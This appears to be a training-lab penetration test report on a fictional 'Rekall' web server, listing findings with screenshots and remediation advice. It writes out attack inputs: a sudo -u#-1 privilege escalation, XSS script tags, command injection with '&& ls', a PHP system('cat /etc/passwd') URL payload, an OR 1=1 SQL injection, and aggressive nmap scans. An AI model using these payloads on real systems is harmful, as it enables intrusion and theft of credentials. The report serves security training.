The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
```

I needed to view the file but as Alice I didn't have permissions to view the file. So I had to escalate the privileges to root. I ran the command **sudo -u#-1 cat /root/flag12.txt** This is where I found flag 12.



```
$ users
alice
$ ls
bin  boot  dev  etc  home  lib  lib64  me
$ sudo -u#-1 cat /root/flag.12.txt
cat: /root/flag.12.txt: No such file or d
$ sudo -u#-1 cat /root/flag12.txt
d7sdfksdf384
```

Summary Vulnerability Overview


Vulnerability	Severity
XSS Reflected and Stored	Critical
Sensitive Data Exposure	Critical
Local File Inclusion (LFI)	Critical
Directory Traversal	Critical
Open Sourced Exposed Data	Critical
Nessus Scan	Critical
PHP Injection	Critical
Command Injection	Critical
Brute Force Attack	Critical
SQL Injection	Critical
Nmap Scan	Critical
Shellshock	Hard
SSH	Medium
File Transfer Protocol (FTP)	Medium
Session Management	Medium
Remote Code Execution (RCE)	Medium
Lateral Movement	Medium
SLMail	Low

The following summary tables represent an overview of the assessment findings for this penetration test:


Scan Type	Total
Hosts	http://192.168.14.35
Ports	Port 22 SSH Port 80 HTTP Port 443 HTTPS Port 21 FTP

Exploitation Risk	Total
Critical	11
High	4
Medium	5
Low	1


Vulnerability Findings

Vulnerability 1	Findings
Title	Reflected Cross-Site Scripting (XSS Reflected)
Type (Web app / Linux OS / WIndows OS)	Web application
Risk Rating	Critical
Description	This vulnerability was identified, when input code in the text box on the site. I was given a response. Without proper sanitization or encoding. This will allow attackers to inject a malicious script into the box. Anyone who visits your website puts an input in the "name" text box will be infected with that malicious script.
Images	 Begin by entering your name below! <script>alert(1)</script> =
Affected Hosts	http://192.168.14.35
Remediation	Sanitize all user input, use context aware output encoding and Content Security Policy (CSP), validate input and use safe frameworks.

Vulnerability 2	Findings
Title	Stored Cross-Site Scripting (XSS)
Type (Web app / Linux OS / WIndows OS)	Web application
Risk Rating	Critical
Description	Another vulnerability was found when an attacker inputs a script into the comment box. Anyone who goes to that page, the malicious code will infiltrate your machines.


Images	 comments on our website! <script>alert("Hackers be hackin'")</script>
Affected Hosts	http://192.168.14.35
Remediation	Sanitize all user input, use context aware output encoding and Content Security Policy (CSP), validate input and use safe frameworks.


Vulnerability 3	**Findings**
Title	Sensitive Data Exposure
Type (Web app / Linux OS / WIndows OS)	Web application
Risk Rating	Critical
Description	In my terminal I ran the command curl -v http://192.168.14.35/About-Rekall.php. The output of that was information about the server.


Images	
	`─(root💀kali)-[/var/www/html]`
	`─# curl -v http://192.168.14.35/About-Rekall.php`
	`  Trying 192.168.14.35:80 ...`
	`Connected to 192.168.14.35 (192.168.14.35) port 80 (#0)`
	`GET /About-Rekall.php HTTP/1.1`
	`Host: 192.168.14.35`
	`User-Agent: curl/7.81.0`
	`Accept: */*`
	
	`Mark bundle as not supporting multiuse`
	`HTTP/1.1 200 OK`
	`Date: Wed, 16 Apr 2025 02:10:56 GMT`
	`Server: Apache/2.4.7 (Ubuntu)`
	`X-Powered-By: Flag 4 nckd97dk6sh2`
	`Set-Cookie: PHPSESSID=k2nt8ga8uq7ppskcuh2v0tum27; path=/`

Affected Hosts	http://192.168.14.35
Remediation	Strong encryption standards like AES-256. Regular updates and patching, monitoring and alerts. Secure storage practices, Rotate encryption keys regularly.


Vulnerability 4	**Findings**


Title	Local File Inclusion (LFI)
Type (Web app / Linux OS / WIndows OS)	Web application
Risk Rating	Critical
Description	Attackers can upload malicious scripts through the file upload options on the website.
Images	 Please upload an image: Browse... script.jpg.php Upload Your File!
Affected Hosts	http://192.168.14.35
Remediation	Input Validation methods to ensure the file paths provided by user cannot contain sequences like ../ Limit file inclusions to a predefined set of trust files.Validate the filename against a list of known safe filenames.

Vulnerability 5	**Findings**
Title	Directory Traversal
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	Critical
Description	Attacker can upload code that can allow them to turn the URL into a command line. This simulation website gave up these networking tools that help facilitate the CTF. The attacker can use the URL as they would a command line. and is able to use certain commands like the one gain access to files as well as move around the server looking at other files.
Images	 located in the file: vendors.txt DNS Check velcometorecall.com && ls Lookup www.welcometorecall.co... www.welcometorecall.co... 127.0.0.11#53 Non-aut


	 Server: 127.0.0.11 Address: 127.0.0.11#53 Non-authoritative answer: www.welcometorecall.com canonical name = welcometorecall.com. Name: welcometorecall.com Address: 208.76.82.210 666 About-Rekall.backup2 About-Rekall.css About-Rekall.php About.css About.html Contact.css Contact.html Contact.php Home.css Home.html Login.bak Login.css Login.html Login.php Login.php.old2 Memory-Planner.css Memory-Planner.php Memory_old Page-1.css Page-1.html Planner.php Welcome.css Welcome.php Welcome.php_old admin admin_legal_data.php aim.php ba_forgotten.php ba_insecure_login.php ba_insecure_login_1.php ba_insecure_login_2.php ba_insecure_login_3.php ba_logout.php ba_logout_1.php
Affected Hosts	http://192.168.14.35
Remediation	Prevent the inclusion of characters like ../../ or any input used to access files. Enforce directory restrictions, restrict permissions to ensure the webfile has minimal file system permissions.

Vulnerability 6	**Findings**
Title	Command Injection
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	Critical
Description	If there is something that can look up files or information on your web app, an attacker can use that feature to that can allow them to access and even modify the files on the server. I was able to use command injection to view the list of vendors used by the company.


Images	 MX Record Checker www.welcometorecall.com SIEM: splunk Firewalls: barracuda CLOUD: aws Load balancers: F5 Congrats, flag 11 is opshdkasy78s
Affected Hosts	http://192.168.14.35
Remediation	Limit permissions make sure the program does have permission to do anything important. Use safe functions that *safely* handles input.


Vulnerability 7	**Findings**
Title	PHP Injection
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	Critical
Description	The thing that makes all of these vulnerabilities so dangerous is because the attacker is using your own tools against you. This vulnerability happens when an attacker type in malicious code instead of text in the text boxes, for names, comments, even the URL. This one was I able find all the users on the sever using the URL.
Images	 2.168.14.35/souvenirs.php?message=" "; system(' cat /etc/passwd') http://192.168.14.35/souvenirs.php?message=" "; system(' cat
Affected Hosts	http://192.168.14.35
Remediation	Assume everything a user is inputting is dangerous. Input validation, use prepared statements.

Add any additional vulnerabilities below.


Vulnerability 8	Findings
Title	Open Sourced Exposed Data
Type (Web app / Linux OS / WIndows OS)	Web application
Risk Rating	Critical
Description	The reason why this is so critical is because these tools to gain information on the web application are open-sourced. Anyone can go on them put in the domain name and find all sorts of information.
Images	 My First Website site/xampp.users at n Introducing ChatGPT Metasploit find comr crt.sh | totalrekall.xyz OSINT Framework totalrekall.xyz - Dom ICANN Lookup lookup.icann.org/en/lookup **Registry Expiration:** 2026-02-02 23:59:59 UTC **Updated:** 2025-02-03 15:00:40 UTC **Created:** 2022-02-02 19:16:16 UTC **Contact Information** **Registrant:** **Handle:** CR534509109 **Name:** sshUser alice **Phone:** tel:+1.7702229999 **Kind:** individual **Mailing Address:** h8s692hskasd Flag1 , Atlanta, Georgia, 30309 **ISO-3166 Code:** US **Contact Uri:** mailto:jlow@2u.com **Technical:** **A note about our privacy policies and terms of service:** We have updated our privacy policies and certain website terms of service to provide greater transparency, promote simplification, and align with recent changes in privacy laws applicable to us. Learn more. This site uses cookies to deliver an efficient user experience and to help us see how the site is used. Learn more. × OK
Affected Hosts	http://192.168.14.35
Remediation	Robots.txt can help tell good bots to index parts of your site, hide private messages behind authentication. Anti-scraping techniques, such as IP blocking, and honeytokens which are basically traps hidden in your website.

Vulnerability 9	Findings
Title	Nessus Scan
Type (Web app / Linux OS / WIndows OS)	Web application
Risk Rating	Critical
Description	Nessus is a powerful scanning tool. When scanning the IP address it will show the biggest vulnerability to you servers. Then they could an application called metasploit to exploit the Apache Struts./ Which I did and I was to gain access to the server.


Images	 There's an error with your feed. Click here to view your license information. ns Settings My Basic Network Scan / Plugin #97610 Back to Vulnerabilities Configure Audit Trail Launch Report Vulnerabilities 15 CRITICAL Apache Struts 2.3.5 - 2.3.31 / 2.5.x < 2.5.10.1 Jakarta Multipart Parser RCE (remote) **Description** The version of Apache Struts running on the remote host is affected by a remote code execution vulnerability in the Jakarta Multipart parser due to improper handling of the Content-Type header. An unauthenticated, remote attacker can exploit this, via a specially crafted Content-Type header value in the HTTP request, to potentially execute arbitrary code, subject to the privileges of the web server user. **Solution** Upgrade to Apache Struts version 2.3.32 / 2.5.10.1 or later. Alternatively, apply the workaround referenced in the vendor advisory. **See Also** http://blog.talosintelligence.com/2017/03/apache-0-day-exploited.html http://www.nessus.org/u?77e9c654 https://cwiki.apache.org/confluence/display/WW/Version+Notes+2.5.10.1 **Plugin Details** Severity: Critical ID: 97610 Version: 1.24 Type: remote Family: CGI abuses Published: March 8, 2017 Modified: November 30, 2021 **Risk Information** Risk Factor: Critical **CVSS v3.0 Base Score 10.0** CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:L/
Affected Hosts	http://192.168.14.35
Remediation	Patch management regularly apply security patches and updates. Turn off services and ports you don't need. use firewalls to block unnecessary ports.

Vulnerability 10	**Findings**
Title	Brute Force Attack
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	Critical
Description	Now that I am able to use the website like a terminal. I can search through files. I accessed the /etc/passwd file. which gave me a list of all the users on the server. With a list of user IDs and a list of common passwords or even if they access the /etc/shadow file. They could easily get passwords.
Images	 usr/sbin/nologin news:x:9:9:news:/var/ spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/ sbin/nologin proxy:x:13:13:proxy:/bin:/usr/ sbin/nologin www-data:x:33:33:www-data:/ var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/ sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/ nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/ nologin nobody:x:65534:65534:nobody:/
Affected Hosts	http://192.168.14.35
Remediation	Set the login attempt limit to 3. Multi-Factor Authentication, which a second

	layer or security. Implementing strong password policies, Account lockout alerts and using web application firewalls

Vulnerability 11	Findings
Title	SQL Injection
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	Critical
Description	This is a vulnerability that allows an attacker to manipulate aspects of the web page like login forms or search bars. A bad actor can input malicious standard query language (SQL). Allowing them to bypass username and password information.
Images	 Save password for http://192.168.14.35? Username: No username Password: ok' OR 1=1--'
Affected Hosts	http://192.168.14.35
Remediation	Prepared statements so that input is treated as text and not code. Used stored procedure which a set of SQL queries that already are defined and have the parameters handled differently.

Vulnerability 12	Findings
Title	Nmap
Type (Web app / Linux OS / WIndows OS)	Linux
Risk Rating	Critical
Description	When using nmap it allows someone to scan for IPs on a subnet. The more

<table>
<tr><td></td><td>aggressive the scan, the more information you get about the machines that are on that subnet.</td></tr>
<tr><td><b>Images</b></td><td>


```
┌──(root💀kali)-[~]
└─# nmap -A 192.168.13.10 192.168.13.11 192.168.13.12 192.168.13.13 192.168.13.14
Starting Nmap 7.92 ( https://nmap.org ) at 2025-04-18 00:15 EDT
Nmap scan report for 192.168.13.10
Host is up (0.000051s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
8009/tcp open  ajp13   Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8080/tcp open  http    Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache Tomcat/8.5.0
|_http-favicon: Apache Tomcat
MAC Address: 02:42:C0:A8:0D:0A (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.05 ms 192.168.13.10
```

</td></tr>
<tr><td><b>Affected Hosts</b></td><td>192.168.13.10, 192.168.13.11, 192.168.13.13, and 192.168.13.14</td></tr>
<tr><td><b>Remediation</b></td><td>Use firewall blocking unauthorized scans. Limit the number of requests that come from a single IP in short periods of time. Port knocking with is a technique where the</td></tr>
</table>